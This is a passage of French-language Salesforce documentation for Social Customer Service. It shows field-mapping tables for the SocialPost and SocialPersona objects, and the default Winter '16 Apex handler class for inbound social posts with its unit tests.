        System.assertEquals(1, [SELECT Id FROM Case].size(), 'There should only be 1
Case.');
    }

    static testMethod void reopenClosedCase() {
     Contact existingContact = new Contact(LastName = 'LastName');
     insert existingContact;
     SocialPersona existingPersona = getSocialPersona(getSampleSocialData('2'));
     existingPersona.ParentId = existingContact.Id;
     insert existingPersona;
     Case existingCase = new Case(ContactId = existingContact.Id, Subject = 'Test Case',
Status = 'Closed');
     insert existingCase;
     SocialPost existingPost = getSocialPost(getSampleSocialData('2'));
     existingPost.ParentId = existingCase.Id;
     existingPost.WhoId = existingContact.Id;
     existingPost.PersonaId = existingPersona.Id;
     insert existingPost;

     SocialPost post = getSocialPost(sampleSocialData);
     post.responseContextExternalId = existingPost.ExternalPostId;

        test.startTest();
        handler.handleInboundSocialPost(post, existingPersona, sampleSocialData);
        test.stopTest();

        SocialPost createdPost = [SELECT Id, PersonaId, ParentId, WhoId FROM SocialPost
WHERE R6PostId = :post.R6PostId];
       System.assertEquals(existingPersona.Id, createdPost.PersonaId, 'Post is not linked
 to the Persona.');
        System.assertEquals(existingContact.Id, createdPost.WhoId, 'Post is not linked to
 the Contact');
        System.assertEquals(existingCase.Id, createdPost.ParentId, 'Post is not linked to
 the Case.');
        System.assertEquals(1, [SELECT Id FROM Case].size(), 'There should only be 1
Case.');
        System.assertEquals(false, [SELECT Id, IsClosed FROM Case WHERE Id =
```

```
:existingCase.Id].IsClosed, 'Case should be open.');
    }

    static SocialPost getSocialPost(Map<String, Object> socialData) {
        SocialPost post = new SocialPost();
        post.Name = String.valueOf(socialData.get('source'));
        post.Content = String.valueOf(socialData.get('content'));
        post.Posted = Date.valueOf(String.valueOf(socialData.get('postDate')));
        post.PostUrl = String.valueOf(socialData.get('postUrl'));
        post.Provider = String.valueOf(socialData.get('mediaProvider'));
        post.MessageType = String.valueOf(socialData.get('messageType'));
        post.ExternalPostId = String.valueOf(socialData.get('externalPostId'));
        post.R6PostId = String.valueOf(socialData.get('r6PostId'));
        return post;
    }

    static SocialPersona getSocialPersona(Map<String, Object> socialData) {
        SocialPersona persona = new SocialPersona();
        persona.Name = String.valueOf(socialData.get('author'));
        persona.RealName = String.valueOf(socialData.get('realName'));
        persona.Provider = String.valueOf(socialData.get('mediaProvider'));
        persona.MediaProvider = String.valueOf(socialData.get('mediaProvider'));
        persona.ExternalId = String.valueOf(socialData.get('externalUserId'));
        return persona;
    }

    static Map<String, Object> getSampleSocialData(String suffix) {
        Map<String, Object> socialData = new Map<String, Object>();
        socialData.put('r6PostId', 'R6PostId' + suffix);
        socialData.put('r6SourceId', 'R6SourceId' + suffix);
        socialData.put('postTags', null);
        socialData.put('externalPostId', 'ExternalPostId' + suffix);
        socialData.put('content', 'Content' + suffix);
        socialData.put('postDate', '2015-01-12T12:12:12Z');
        socialData.put('mediaType', 'Twitter');
        socialData.put('author', 'Author');
        socialData.put('skipCreateCase', false);
        socialData.put('mediaProvider', 'TWITTER');
        socialData.put('externalUserId', 'ExternalUserId');
        socialData.put('postUrl', 'PostUrl' + suffix);
        socialData.put('messageType', 'Tweet');
        socialData.put('source', 'Source' + suffix);
        socialData.put('replyToExternalPostId', null);
        socialData.put('realName', 'Real Name');
        return socialData;
    }
}
```

# Données renseignées dans des objets sociaux

Informations sur les champs existant dans les objets standard, Publication sociale et Personne sociale, et sur les champs actuellement renseignés par les données de Social Studio.

Lorsque Social Studio est configuré pour fonctionner avec le service client social (SCS), Social Studio envoie des données à Salesforce sous un format brut, qui sont ensuite décodées par le système de saisie de données SCS, puis ajoutées à deux objets standard de Salesforce : Publication sociale et Personne sociale. Publication sociale contient des informations spécifiques à la publication (les publications dans ce contexte comprennent des tweets, des messages privés Twitter, des publications Facebook, des commentaires, des réponses à des commentaires, etc.). Personne sociale stocke des informations d'identité sociale récupérées dans les informations sur l'auteur, dans les publications reçues par SCS.

Éditions

Disponible avec : Salesforce Classic

Le service client social est disponible dans **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition.

Remarque: Si vous avez modifié la classe Apex par défaut, vous pouvez obtenir des mappages alternatifs.

## Publication sociale

Les champs ci-dessous existent dans l'objet Publication sociale.

**Tableau 46: Champs de Publication sociale**

| Champ Salesforce | Valeur des données Social Studio | Exemple de données | Notes |
|---|---|---|---|
| AssignedTo | assignedTo | « Joe Smith » (utilisateur dans Social Studio, pas Salesforce) | Non mis à jour |
| Analyzer Score | analyzerScore | 5 | Score défini dans une publication sur la plate-forme R6 |
| Attachment Type | mediaUrls array | Image, vidéo | Renseigné par le service client social lorsque de nouvelles données sont ajoutées à Salesforce. Seule la première pièce jointe est mappée |
| Attachment URL | mediaUrls array | http://some.domain/image.jpg | Renseigné par le service client social lorsque de nouvelles données sont ajoutées à Salesforce. Seule la première pièce jointe est mappée. |
| Classification | classification | [valeur personnalisée] | Renseigné tel que l'administrateur le défini |
| CommentCount | commentCount | N/A | Non mis à jour |
| Content | content | Apple taquine le nouveau Mac Pro, n'est-ce pas | Le contenu actuel de Publication sociale |
| ExternalPostId | externalPostId | 1111222233334444 | ID natif du réseau social |
| Handle | author | thehotclothes | N/A |

| Champ Salesforce | Valeur des données Social Studio | Exemple de données | Notes |
|---|---|---|---|
| HarvestDate | harvestDate | 2013-06-11T13:07:00Z | Publication de date collectée par Social Studio |
| Headline | source | N/A | Non mis à jour |
| Id | salesforcePostId | 12345678912345 | Renseigné dans Salesforce |
| InboundLinkCount | inboundLinkCount | N/A | Non mis à jour |
| IsOutbound | N/A | Oui/Non | Renseigné dans Salesforce |
| KeywordGroupName | keywordGroupName | N/A | Non mis à jour |
| Language | language | Anglais | Renseigné dans le service client social |
| LikesAndVotes | likesAndVotes | N/A | Non mis à jour |
| MediaProvider | mediaProvider | TWITTER | Réseau social |
| MediaType | mediaType | Twitter | Réseau social |
| MessageType | messageType | Tweet | Valeurs possibles :<br>• Twitter : Tweet, Réponse, Direct<br>• Facebook : Publication, Commentaire, Réponse, Privé |
| Name | source | TWEET DE : mysamplehandle | Généré par le système Social Studio. |
| Notes | notes | N/A | Inclut les notes ajoutées par toutes les actions de plate-forme sociale suivantes :<br>• Ajouter une note<br>• Traduire en<br>• Détecter la langue<br>• Envoyer un e-mail |
| OutboundSocialAccount | N/A | Northern Trails Outfitters | Renseigné avec le compte social utilisé pour publier - uniquement pour des publications sortantes |
| Parent | N/A | 00001728 (lié) | Renseigné avec le numéro de la requête parente si la publication est associée à une requête |

| Champ Salesforce | Valeur des données Social Studio | Exemple de données | Notes |
|---|---|---|---|
| Persona | N/A | Exemple de personne | Renseigné avec la personne sociale de l'auteur si elle existe |
| Posted | postDate | 2013-06-11T13:07:00Z | Date/heure de publication sur le réseau social |
| PostPriority | postPriority | Élevée | Priorité définie dans Social Studio. |
| PostTags | postTags | balise de publication 1, balise de publication 2 | Les balises sont séparées par une virgule. |
| PostUrl | postUrl | http://twitter.com/my_handle/status/11112222333444 | Lien vers la publication source |
| Provider | mediaProvider | Twitter | Défini sur le réseau social. |
| R6PostId | r6PostId | 12345678 | ID de publication Social Studio natif. |
| R6SourceId | r6SourceId | 1234 | ID Social Studio natif de l'auteur. |
| R6TopicId | r6TopicId | 1234567890 | ID Social Studio natif pour le profil de rubrique ou le compte géré |
| Recipient | recipientId | 12345678912345 | ID natif du destinataire sur le réseau social |
| RecipientType | recipientType | Personne | N/A |
| ReplyTo | N/A | Une autre publication sociale (liée) | Renseigné de façon dynamique par une logique Salesforce basée sur replyToExternalPostId depuis Social Studio |
| Sentiment | sentiment | Neutre | N/A |
| Shares | shares | N/A | Non mis à jour |
| SourceTags | sourceTags | balise source 1, balise source 2 | Balises source utilisées pour suivre les types d'auteur |
| SpamRating | spamRating | NotSpam | N/A |
| Status | status | N/A | Non mis à jour |
| StatusMessage | statusMessage | N/A | Non mis à jour |
| ThreadSize | threadSize | N/A | Non mis à jour |
| TopicProfileName | topicProfileName | @my_handle | Nom du profil de rubrique dans Social Studio.sd |
| TopicType | topicType | Mot clé \| Géré | Un profil de rubrique ou un compte géré. |

| Champ Salesforce | Valeur des données Social Studio | Exemple de données | Notes |
|---|---|---|---|
| UniqueCommentors | uniqueCommentors | N/A | Non mis à jour |
| ViewCount | viewCount | N/A | Non mis à jour |
| Who | N/A | Relation polymorphique | Peut correspondre à d'autres types d'enregistrement, y compris une Piste. Lié. |

## Personne sociale

Les champs suivants existent dans l'objet Personne sociale.

Remarque: L'objet Personne sociale est mis à jour uniquement lorsque vous recevez une publication d'un utilisateur correspondant à un enregistrement de personne existant. Personne sociale n'est pas mis à jour via un processus parallèle.

**Tableau 47: Champs de Personne sociale**

| Champ Salesforce | Valeur des données Social Studio | Exemple de données | Notes |
|---|---|---|---|
| AreWeFollowing | areWeFollowing | N/A | Non mis à jour |
| Bio | bio | Exemple de biographie Twitter | N/A |
| ExternalId | externalUserId | 1234567890 | N/A |
| ExternalPictureURL | profileIconUrl | http://some.domain/image.jpg | N/A |
| Followers | followers | 290 | N/A |
| Following | following | 116 | N/A |
| IsBlacklisted | isBlacklisted | N/A | Non mis à jour |
| IsDefault | N/A | true/false | Cette valeur indique si cet enregistrement est utilisé pour récupérer l'image de l'avatar affichée dans le contact/compte. Elle est utilisée par les comptes sociaux. N/A |
| IsFollowingUs | isFollowingUs | N/A | Non mis à jour |
| Klout | kloutScore | N/A | Non mis à jour |
| ListedCount | listed | 4 | N/A |
| MediaProvider | mediaProvider | Twitter, Facebook, etc. | Réseau social du profil |
| MediaType | mediaType | Twitter | N/A |
| Name | author | Joe Smith | N/A |
| NumberOfFriends | friends | N/A | Non mis à jour |

| Champ Salesforce | Valeur des données Social Studio | Exemple de données | Notes |
|---|---|---|---|
| NumberOfTweets | tweets | 59546 | N/A |
| Parent | N/A | Nom de contact (lié) | Personne sociale par parents par défaut d'un contact. |
| ProfileType | authorType | Personne | N/A |
| ProfileUrl | profileUrl | http://twitter.com/mysamplehandle | N/A |
| Provider | mediaProvider | autre | Semblable à mediaType, mais accepte un nombre de valeurs inférieur. |
| R6SourceId | r6SourceId | 123456789 | ID natif de l'auteur |
| RealName | realName | Joe Smith | N/A |
| TopicType | topicType | Mot clé ou Géré | N/A |

## Données supplémentaires de Social Studio

Outre les données indiquées ci-dessus, certains champs sont fournis avec les données brutes de Social Studio. Cependant, ils ne sont pas automatiquement mappés avec les champs des objets Publication sociale et Personne sociale. Vous pouvez accéder à ces champs via Visualforce ou Apex.

**Tableau 48: Champs de données supplémentaires de Social Studio**

| Champ de données brutes | Notes |
|---|---|
| authorTags | Chaîne |
| classifiers | Classeur[] |
| createLead | Booléen |
| firstName | Chaîne |
| jobId | Chaîne |
| lastName | Chaîne |
| mediaUrls | Données brutes fournies via un tableau de toutes les pièces jointes. Le service client social mappe la première pièce jointe avec un type connu (image\|vidéo) dans SocialPost.AttachmentType et SocialPost.AttachmentURL |
| originalAvatar | Chaîne |
| originalFullName | Chaîne |
| originalScreenName | Chaîne |
| origins | Chaîne |
| privacy | Chaîne |

| Champ de données brutes | Notes |
|---|---|
| r6ParentPostId | Long |
| recipientId | Chaîne |
| replyToExternalPostId | Données brutes utilisées pour référencer la publication sociale « En réponse à », mais le champ n'est pas directement écrit dans Publication sociale |
| skipCreateCase | Utilisé pour la fonctionnalité de modération introduite dans la version Summer '14. Si Oui, le service client social ignore la création de requête dans la logique par défaut. Ce champ peut également être utilisé dans une logique spécifique au client |

# Historique des classes Apex par défaut

Classe Apex par défaut complète du service client social pour les versions précédentes.

Pour la version actuelle, reportez-vous à Référence de la classe Apex par défaut à la page 3212.

Éditions

Disponible avec : Salesforce Classic

Le service client social est disponible dans **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition.

## Classe Apex par défaut et test pour Winter '16

```
global virtual class InboundSocialPostHandlerImpl implements Social.InboundSocialPostHandler
 {

    final static Integer CONTENT_MAX_LENGTH = 32000;
    Boolean isNewCaseCreated = false;

    // Reopen case if it has not been closed for more than this number
    global virtual Integer getMaxNumberOfDaysClosedToReopenCase() {
        return 5;
    }

    // Create a case if one of these post tags are on the SocialPost, regardless of the
skipCreateCase indicator.
    global virtual Set<String> getPostTagsThatCreateCase(){
        return new Set<String>();
    }

    global virtual String getDefaultAccountId() {
        return null;
    }

    global Social.InboundSocialPostResult handleInboundSocialPost(SocialPost post,
SocialPersona persona, Map<String, Object> rawData) {
        Social.InboundSocialPostResult result = new Social.InboundSocialPostResult();
        result.setSuccess(true);
```

```
        matchPost(post);
        matchPersona(persona);

        if ((post.Content != null) && (post.Content.length() > CONTENT_MAX_LENGTH)) {
            post.Content = post.Content.abbreviate(CONTENT_MAX_LENGTH);
        }

        if (post.Id != null) {
            handleExistingPost(post, persona);
            return result;
        }

        setReplyTo(post, persona);
        buildPersona(persona);
        Case parentCase = buildParentCase(post, persona, rawData);
        setRelationshipsOnPost(post, persona, parentCase);
        setModeration(post);

        upsert post;

        if(isNewCaseCreated){
            updateCaseSource(post, parentCase);
        }

        return result;
    }

    private void setModeration(SocialPost post){
     //if we don't automatically create a case, we should flag the post as requiring
moderator review.
     if(post.parentId == null)
   post.reviewedStatus = 'Needed';
 }

    private void updateCaseSource(SocialPost post, Case parentCase){
        if(parentCase != null) {
            parentCase.SourceId = post.Id;
            update parentCase;
        }

    }

    private void handleExistingPost(SocialPost post, SocialPersona persona) {
        update post;
        if (persona.id != null)
            updatePersona(persona);
    }

    private void setReplyTo(SocialPost post, SocialPersona persona) {
        SocialPost replyTo = findReplyTo(post, persona);
        if(replyTo.id != null) {
            post.replyToId = replyTo.id;
            post.replyTo = replyTo;
        }
```

```
    }

    private SocialPersona buildPersona(SocialPersona persona) {
        if (persona.Id == null)
            createPersona(persona);
        else
            updatePersona(persona);

        return persona;
    }

    private void updatePersona(SocialPersona persona) {
        try{
            update persona;
        }catch(Exception e) {
            System.debug('Error updating social persona: ' + e.getMessage());
        }
    }

   private Case buildParentCase(SocialPost post, SocialPersona persona, Map<String, Object>
 rawData){
        Case parentCase = findParentCase(post, persona);
        if (parentCase != null) {
            if (!parentCase.IsClosed) {
                return parentCase;
            }
            else if (caseShouldBeReopened(parentCase)) {
                reopenCase(parentCase);
                return parentCase;
            }
        }
        if(shouldCreateCase(post, rawData)){
            isNewCaseCreated = true;
            return createCase(post, persona);
        }

        return null;
    }

    private boolean caseShouldBeReopened(Case c){
        return c.id != null && c.isClosed && System.now() <
c.closedDate.addDays(getMaxNumberOfDaysClosedToReopenCase());
    }

    private void setRelationshipsOnPost(SocialPost postToUpdate, SocialPersona persona,
Case parentCase) {
        if (persona.Id != null) {
            postToUpdate.PersonaId = persona.Id;

            if(persona.ParentId.getSObjectType() != SocialPost.sObjectType) {
                postToUpdate.WhoId = persona.ParentId;
            }
        }
        if(parentCase != null) {
```

```
            postToUpdate.ParentId = parentCase.Id;
        }
    }

    private Case createCase(SocialPost post, SocialPersona persona) {
        Case newCase = new Case(subject = post.Name);
        if (persona != null && persona.ParentId != null) {
            if (persona.ParentId.getSObjectType() == Contact.sObjectType) {
                newCase.ContactId = persona.ParentId;
            } else if (persona.ParentId.getSObjectType() == Account.sObjectType) {
                newCase.AccountId = persona.ParentId;
            }
        }
        if (post != null && post.Provider != null) {
            newCase.Origin = post.Provider;
        }
        insert newCase;
        return newCase;
    }

    private Case findParentCase(SocialPost post, SocialPersona persona) {
        Case parentCase = null;
        if (post.ReplyTo != null && !isReplyingToAnotherCustomer(post, persona) &&
!isChat(post)) {
            parentCase = findParentCaseFromPostReply(post);
        }
        if (parentCase == null) {
            parentCase = findParentCaseFromPersona(post, persona);
        }
        return parentCase;
    }

    private boolean isReplyingToAnotherCustomer(SocialPost post, SocialPersona persona){
     return !post.ReplyTo.IsOutbound && post.ReplyTo.PersonaId != persona.Id;
    }

    private boolean isChat(SocialPost post){
     return post.messageType == 'Private' || post.messageType == 'Direct';
    }

    private Case findParentCaseFromPostReply(SocialPost post) {
        if (post.ReplyTo != null && String.isNotBlank(post.ReplyTo.ParentId)) {
            List<Case> cases = [SELECT Id, IsClosed, Status, ClosedDate FROM Case WHERE
Id = :post.ReplyTo.ParentId LIMIT 1];
            if(!cases.isEmpty()) {
                return cases[0];
            }
        }
        return null;
    }

    private Case findParentCaseFromPersona(SocialPost post, SocialPersona persona) {
        SocialPost lastestInboundPostWithSamePersonaAndRecipient =
findLatestInboundPostBasedOnPersonaAndRecipient(post, persona);
```

```
        if (lastestInboundPostWithSamePersonaAndRecipient != null) {
            List<Case> cases = [SELECT Id, IsClosed, Status, ClosedDate FROM Case WHERE
id = :lastestInboundPostWithSamePersonaAndRecipient.parentId LIMIT 1];
            if(!cases.isEmpty()) {
                return cases[0];
            }
        }
        return null;
    }

    private void reopenCase(Case parentCase) {
        SObject[] status = [SELECT MasterLabel FROM CaseStatus WHERE IsClosed = false AND
 IsDefault = true];
        parentCase.Status = ((CaseStatus)status[0]).MasterLabel;
        update parentCase;
    }

    private void matchPost(SocialPost post) {
            if (post.Id != null) return;

        performR6PostIdCheck(post);

        if (post.Id == null){
            performExternalPostIdCheck(post);
        }
    }


    private void performR6PostIdCheck(SocialPost post){
        if(post.R6PostId == null) return;
        List<SocialPost> postList = [SELECT Id FROM SocialPost WHERE R6PostId =
:post.R6PostId LIMIT 1];
        if (!postList.isEmpty()) {
            post.Id = postList[0].Id;
        }
    }


    private void performExternalPostIdCheck(SocialPost post) {
        if (post.provider == 'Facebook' && post.messageType == 'Private') return;
        if (post.provider == null || post.externalPostId == null) return;
        List<SocialPost> postList = [SELECT Id FROM SocialPost WHERE ExternalPostId =
:post.ExternalPostId AND Provider = :post.provider LIMIT 1];
        if (!postList.isEmpty()) {
            post.Id = postList[0].Id;
        }
    }


    private SocialPost findReplyTo(SocialPost post, SocialPersona persona) {
        if(post.replyToId != null && post.replyTo == null)
            return findReplyToBasedOnReplyToId(post);
        if(post.responseContextExternalId != null){
            if((post.provider == 'Facebook' && post.messageType == 'Private') ||
```

```
(post.provider == 'Twitter' && post.messageType == 'Direct')){
                SocialPost replyTo =
findReplyToBasedOnResponseContextExternalPostIdAndProvider(post);
                if(replyTo.id != null)
                 return replyTo;
            }
            return findReplyToBasedOnExternalPostIdAndProvider(post);
        }
        return new SocialPost();
    }

    private SocialPost findReplyToBasedOnReplyToId(SocialPost post){
       List<SocialPost> posts = [SELECT Id, ParentId, IsOutbound, PersonaId FROM SocialPost
 WHERE id = :post.replyToId LIMIT 1];
        if(posts.isEmpty())
            return new SocialPost();
        return posts[0];
    }

    private SocialPost findReplyToBasedOnExternalPostIdAndProvider(SocialPost post){
       List<SocialPost> posts = [SELECT Id, ParentId, IsOutbound, PersonaId FROM SocialPost
 WHERE Provider = :post.provider AND ExternalPostId = :post.responseContextExternalId LIMIT
 1];
        if(posts.isEmpty())
            return new SocialPost();
        return posts[0];
    }

   private SocialPost findReplyToBasedOnResponseContextExternalPostIdAndProvider(SocialPost
 post){
       List<SocialPost> posts = [SELECT Id, ParentId, IsOutbound, PersonaId FROM SocialPost
 WHERE Provider = :post.provider AND responseContextExternalId =
:post.responseContextExternalId ORDER BY posted DESC NULLS LAST LIMIT 1];
        if(posts.isEmpty())
            return new SocialPost();
        return posts[0];
    }

    private SocialPost findLatestInboundPostBasedOnPersonaAndRecipient(SocialPost post,
SocialPersona persona) {
        if (persona != null && String.isNotBlank(persona.Id) && post != null &&
String.isNotBlank(post.Recipient)) {
            List<SocialPost> posts = [SELECT Id, ParentId FROM SocialPost WHERE Provider
= :post.provider AND Recipient = :post.Recipient AND PersonaId = :persona.id AND IsOutbound
 = false ORDER BY CreatedDate DESC LIMIT 1];
            if (!posts.isEmpty()) {
                return posts[0];
            }
        }
        return null;
    }

    private void matchPersona(SocialPersona persona) {
        if (persona != null) {
```

```
            List<SocialPersona> personaList = new List<SocialPersona>();
            if(persona.Provider != 'Other' && String.isNotBlank(persona.ExternalId)) {
                personaList = [SELECT Id, ParentId FROM SocialPersona WHERE
                    Provider = :persona.Provider AND
                    ExternalId = :persona.ExternalId LIMIT 1];
           } else if(persona.Provider == 'Other' && String.isNotBlank(persona.ExternalId)
 && String.isNotBlank(persona.MediaProvider)) {
                personaList = [SELECT Id, ParentId FROM SocialPersona WHERE
                    MediaProvider = :persona.MediaProvider AND
                    ExternalId = :persona.ExternalId LIMIT 1];
            } else if(persona.Provider == 'Other' && String.isNotBlank(persona.Name) &&
String.isNotBlank(persona.MediaProvider)) {
                personaList = [SELECT Id, ParentId FROM SocialPersona WHERE
                    MediaProvider = :persona.MediaProvider AND
                    Name = :persona.Name LIMIT 1];
            }

            if (!personaList.isEmpty()) {
                persona.Id = personaList[0].Id;
                persona.ParentId = personaList[0].ParentId;
            }
        }
    }

    private void createPersona(SocialPersona persona) {
        if (persona == null || String.isNotBlank(persona.Id) ||
!isThereEnoughInformationToCreatePersona(persona))
            return;

        SObject parent = createPersonaParent(persona);
        persona.ParentId = parent.Id;
        insert persona;
    }

    private boolean isThereEnoughInformationToCreatePersona(SocialPersona persona) {
        return String.isNotBlank(persona.Name) &&
               String.isNotBlank(persona.Provider) &&
               String.isNotBlank(persona.MediaProvider);
    }

    private boolean shouldCreateCase(SocialPost post, Map<String, Object> rawData){
        return !hasSkipCreateCaseIndicator(rawData) || hasPostTagsThatCreateCase(post);
    }

    private boolean hasSkipCreateCaseIndicator(Map<String, Object> rawData) {
        Object skipCreateCase = rawData.get('skipCreateCase');
        return skipCreateCase != null &&
'true'.equalsIgnoreCase(String.valueOf(skipCreateCase));
    }

    private boolean hasPostTagsThatCreateCase(SocialPost post){
        Set<String> postTags = getPostTags(post);
        postTags.retainAll(getPostTagsThatCreateCase());
        return !postTags.isEmpty();
```

```
    }

    private Set<String> getPostTags(SocialPost post){
        Set<String> postTags = new Set<String>();
        if(post.postTags != null)
            postTags.addAll(post.postTags.split(',', 0));
        return postTags;
    }

    global String getPersonaFirstName(SocialPersona persona) {
        String name = getPersonaName(persona);
        String firstName = '';
        if (name.contains(' ')) {
            firstName = name.substringBeforeLast(' ');
        }
        firstName = firstName.abbreviate(40);
        return firstName;
    }

    global String getPersonaLastName(SocialPersona persona) {
        String name = getPersonaName(persona);
        String lastName = name;
        if (name.contains(' ')) {
            lastName = name.substringAfterLast(' ');
        }
        lastName = lastName.abbreviate(80);
        return lastName;
    }

    private String getPersonaName(SocialPersona persona) {
        String name = persona.Name.trim();
        if (String.isNotBlank(persona.RealName)) {
            name = persona.RealName.trim();
        }
        return name;
    }

    global virtual SObject createPersonaParent(SocialPersona persona) {

        String firstName = getPersonaFirstName(persona);
        String lastName = getPersonaLastName(persona);

        Contact contact = new Contact(LastName = lastName, FirstName = firstName);
        String defaultAccountId = getDefaultAccountId();
        if (defaultAccountId != null)
            contact.AccountId = defaultAccountId;
        insert contact;
        return contact;
    }


}
```

**Test**

```
@isTest
public class InboundSocialPostHandlerImplTest {

    static Map<String, Object> sampleSocialData;
    static Social.InboundSocialPostHandlerImpl handler;

    static {
     handler = new Social.InboundSocialPostHandlerImpl();
        sampleSocialData = getSampleSocialData('1');
    }

    static testMethod void verifyNewRecordCreation() {
        SocialPost post = getSocialPost(sampleSocialData);
        SocialPersona persona = getSocialPersona(sampleSocialData);

        test.startTest();
        handler.handleInboundSocialPost(post, persona, sampleSocialData);
        test.stopTest();

        SocialPost createdPost = [SELECT Id, PersonaId, ParentId, WhoId FROM SocialPost];

        SocialPersona createdPersona = [SELECT Id, ParentId FROM SocialPersona];
        Contact createdContact = [SELECT Id FROM Contact];
        Case createdCase = [SELECT Id, ContactId FROM Case];

        System.assertEquals(createdPost.PersonaId, createdPersona.Id, 'Post is not linked
 to the Persona.');
      System.assertEquals(createdPost.WhoId, createdPersona.ParentId, 'Post is not linked
 to the Contact');
        System.assertEquals(createdPost.ParentId, createdCase.Id, 'Post is not linked to
the Case.');
        System.assertEquals(createdCase.ContactId, createdContact.Id, 'Contact is not
linked to the Case.');
    }

    static testMethod void matchSocialPostRecord() {
        SocialPost existingPost = getSocialPost(getSampleSocialData('2'));
        insert existingPost;

        SocialPost post = getSocialPost(sampleSocialData);
        post.R6PostId = existingPost.R6PostId;
        SocialPersona persona = getSocialPersona(sampleSocialData);

        test.startTest();
        handler.handleInboundSocialPost(post, persona, sampleSocialData);
        test.stopTest();

        System.assertEquals(1, [SELECT Id FROM SocialPost].size(), 'There should be only
1 post');
    }

    static testMethod void matchSocialPersonaRecord() {
     Contact existingContact = new Contact(LastName = 'LastName');
```

```
     insert existingContact;
     SocialPersona existingPersona = getSocialPersona(getSampleSocialData('2'));
     existingPersona.ParentId = existingContact.Id;
     insert existingPersona;

     SocialPost post = getSocialPost(sampleSocialData);
        SocialPersona persona = getSocialPersona(sampleSocialData);
        persona.ExternalId = existingPersona.ExternalId;

        test.startTest();
        handler.handleInboundSocialPost(post, persona, sampleSocialData);
        test.stopTest();

        SocialPost createdPost = [SELECT Id, PersonaId, ParentId, WhoId FROM SocialPost];

        SocialPersona createdPersona = [SELECT Id, ParentId FROM SocialPersona];
        Contact createdContact = [SELECT Id FROM Contact];
        Case createdCase = [SELECT Id, ContactId FROM Case];

        System.assertEquals(createdPost.PersonaId, createdPersona.Id, 'Post is not linked
 to the Persona.');
       System.assertEquals(createdPost.WhoId, createdPersona.ParentId, 'Post is not linked
 to the Contact');
        System.assertEquals(createdPost.ParentId, createdCase.Id, 'Post is not linked to
the Case.');
        System.assertEquals(createdCase.ContactId, createdContact.Id, 'Contact is not
linked to the Case.');
    }

    static testMethod void matchCaseRecord() {
     Contact existingContact = new Contact(LastName = 'LastName');
     insert existingContact;
     SocialPersona existingPersona = getSocialPersona(getSampleSocialData('2'));
     existingPersona.ParentId = existingContact.Id;
     insert existingPersona;
     Case existingCase = new Case(ContactId = existingContact.Id, Subject = 'Test Case');

     insert existingCase;
     SocialPost existingPost = getSocialPost(getSampleSocialData('2'));
     existingPost.ParentId = existingCase.Id;
     existingPost.WhoId = existingContact.Id;
     existingPost.PersonaId = existingPersona.Id;
     insert existingPost;

     SocialPost post = getSocialPost(sampleSocialData);
     post.responseContextExternalId = existingPost.ExternalPostId;

        test.startTest();
        handler.handleInboundSocialPost(post, existingPersona, sampleSocialData);
        test.stopTest();

        SocialPost createdPost = [SELECT Id, PersonaId, ParentId, WhoId FROM SocialPost
WHERE R6PostId = :post.R6PostId];
       System.assertEquals(existingPersona.Id, createdPost.PersonaId, 'Post is not linked
```

```
 to the Persona.');
        System.assertEquals(existingContact.Id, createdPost.WhoId, 'Post is not linked to
 the Contact');
        System.assertEquals(existingCase.Id, createdPost.ParentId, 'Post is not linked to
 the Case.');
        System.assertEquals(1, [SELECT Id FROM Case].size(), 'There should only be 1
Case.');
    }

    static testMethod void reopenClosedCase() {
     Contact existingContact = new Contact(LastName = 'LastName');
     insert existingContact;
     SocialPersona existingPersona = getSocialPersona(getSampleSocialData('2'));
     existingPersona.ParentId = existingContact.Id;
     insert existingPersona;
     Case existingCase = new Case(ContactId = existingContact.Id, Subject = 'Test Case',
Status = 'Closed');
     insert existingCase;
     SocialPost existingPost = getSocialPost(getSampleSocialData('2'));
     existingPost.ParentId = existingCase.Id;
     existingPost.WhoId = existingContact.Id;
     existingPost.PersonaId = existingPersona.Id;
     insert existingPost;

     SocialPost post = getSocialPost(sampleSocialData);
     post.responseContextExternalId = existingPost.ExternalPostId;

        test.startTest();
        handler.handleInboundSocialPost(post, existingPersona, sampleSocialData);
        test.stopTest();

        SocialPost createdPost = [SELECT Id, PersonaId, ParentId, WhoId FROM SocialPost
WHERE R6PostId = :post.R6PostId];
       System.assertEquals(existingPersona.Id, createdPost.PersonaId, 'Post is not linked
 to the Persona.');
        System.assertEquals(existingContact.Id, createdPost.WhoId, 'Post is not linked to
 the Contact');
        System.assertEquals(existingCase.Id, createdPost.ParentId, 'Post is not linked to
 the Case.');
        System.assertEquals(1, [SELECT Id FROM Case].size(), 'There should only be 1
Case.');
        System.assertEquals(false, [SELECT Id, IsClosed FROM Case WHERE Id =
:existingCase.Id].IsClosed, 'Case should be open.');
    }

    static SocialPost getSocialPost(Map<String, Object> socialData) {
        SocialPost post = new SocialPost();
        post.Name = String.valueOf(socialData.get('source'));
        post.Content = String.valueOf(socialData.get('content'));
        post.Posted = Date.valueOf(String.valueOf(socialData.get('postDate')));
        post.PostUrl = String.valueOf(socialData.get('postUrl'));
        post.Provider = String.valueOf(socialData.get('mediaProvider'));
        post.MessageType = String.valueOf(socialData.get('messageType'));
        post.ExternalPostId = String.valueOf(socialData.get('externalPostId'));
```

```
        post.R6PostId = String.valueOf(socialData.get('r6PostId'));
        return post;
    }

    static SocialPersona getSocialPersona(Map<String, Object> socialData) {
        SocialPersona persona = new SocialPersona();
        persona.Name = String.valueOf(socialData.get('author'));
        persona.RealName = String.valueOf(socialData.get('realName'));
        persona.Provider = String.valueOf(socialData.get('mediaProvider'));
        persona.MediaProvider = String.valueOf(socialData.get('mediaProvider'));
        persona.ExternalId = String.valueOf(socialData.get('externalUserId'));
        return persona;
    }

    static Map<String, Object> getSampleSocialData(String suffix) {
        Map<String, Object> socialData = new Map<String, Object>();
        socialData.put('r6PostId', 'R6PostId' + suffix);
        socialData.put('r6SourceId', 'R6SourceId' + suffix);
        socialData.put('postTags', null);
        socialData.put('externalPostId', 'ExternalPostId' + suffix);
        socialData.put('content', 'Content' + suffix);
        socialData.put('postDate', '2015-01-12T12:12:12Z');
        socialData.put('mediaType', 'Twitter');
        socialData.put('author', 'Author');
        socialData.put('skipCreateCase', false);
        socialData.put('mediaProvider', 'TWITTER');
        socialData.put('externalUserId', 'ExternalUserId');
        socialData.put('postUrl', 'PostUrl' + suffix);
        socialData.put('messageType', 'Tweet');
        socialData.put('source', 'Source' + suffix);
        socialData.put('replyToExternalPostId', null);
        socialData.put('realName', 'Real Name');
        return socialData;
    }
}
```

## Classe Apex par défaut et test pour Winter ’15

```
